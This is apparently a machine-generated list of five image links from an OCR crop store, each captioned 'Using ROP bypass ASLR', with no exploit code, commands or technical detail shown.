
Using ROP bypass ASLR




Using ROP bypass ASLR




Using ROP bypass ASLR




Using ROP bypass ASLR




Using ROP bypass ASLR



